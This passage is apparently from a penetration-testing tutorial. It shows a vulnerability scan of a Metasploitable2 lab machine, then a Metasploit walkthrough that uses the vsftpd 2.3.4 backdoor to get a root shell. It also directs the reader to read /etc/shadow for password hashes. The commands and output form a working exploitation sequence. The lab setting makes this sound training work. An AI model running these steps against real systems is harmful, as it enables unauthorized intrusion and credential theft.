
Host Details

IP:	192.168.102.201
MAC:	30:03:C8:3F:13:5B
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	Today at 11:40 PM
End:	Today at 11:50 PM
Elapsed:	10 minutes
KB:	Download

Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

Fig 6.11



CRITICAL UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Output

```
The remote IRC server is running as :

uid=0(root) gid=0(root)
```

To see debug logs, please visit individual host

Port	Hosts
6667 / tcp / irc	192.168.102.201

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

VPR Key Drivers


Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4
Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:F/RL:OF/RC:C


Fig 6.12

As we gathered information on our target machine and we also performed the vulnerability scanning. So now it’s time to get started with the exploitation phase.



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
```


Fig 6.13



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 >
```

Fig 6.14


As metasploitable2 is UNIX based operating system, so we are going to use the UNIX based exploit. **Use exploit/unix/ftp/vsftpd_234_backdoor**



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Fig 6.15

Now we can see what options we have to set. To see the options available we will execute the command: **Show options**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Fig 6.16




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.102.201
rhosts => 192.168.102.201
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.102.201  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Fig 6.17

Now it’s time to exploit the vulnerability. To exploit we will simply execute the command:

Exploit

in the “msf” terminal




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.102.201:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.102.201:21 - USER: 331 Please specify the password.
[+] 192.168.102.201:21 - Backdoor service has been spawned, handling ...
[+] 192.168.102.201:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.102.3:42383 → 192.168.102.201:6200) at 2024-06-03 08:22:37 -0400
```

Fig 6.18

We are in the target machine. To see the directories of the target machine execute the following command:

ls

Then we have to go in the etc directory. We can find the passwords of all the users in the shadow file. Remember the passwords will be in encrypted form.




```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

fig 6.19

The shadow file is stored in the etc directory. The command to open a file is

Cat file_name

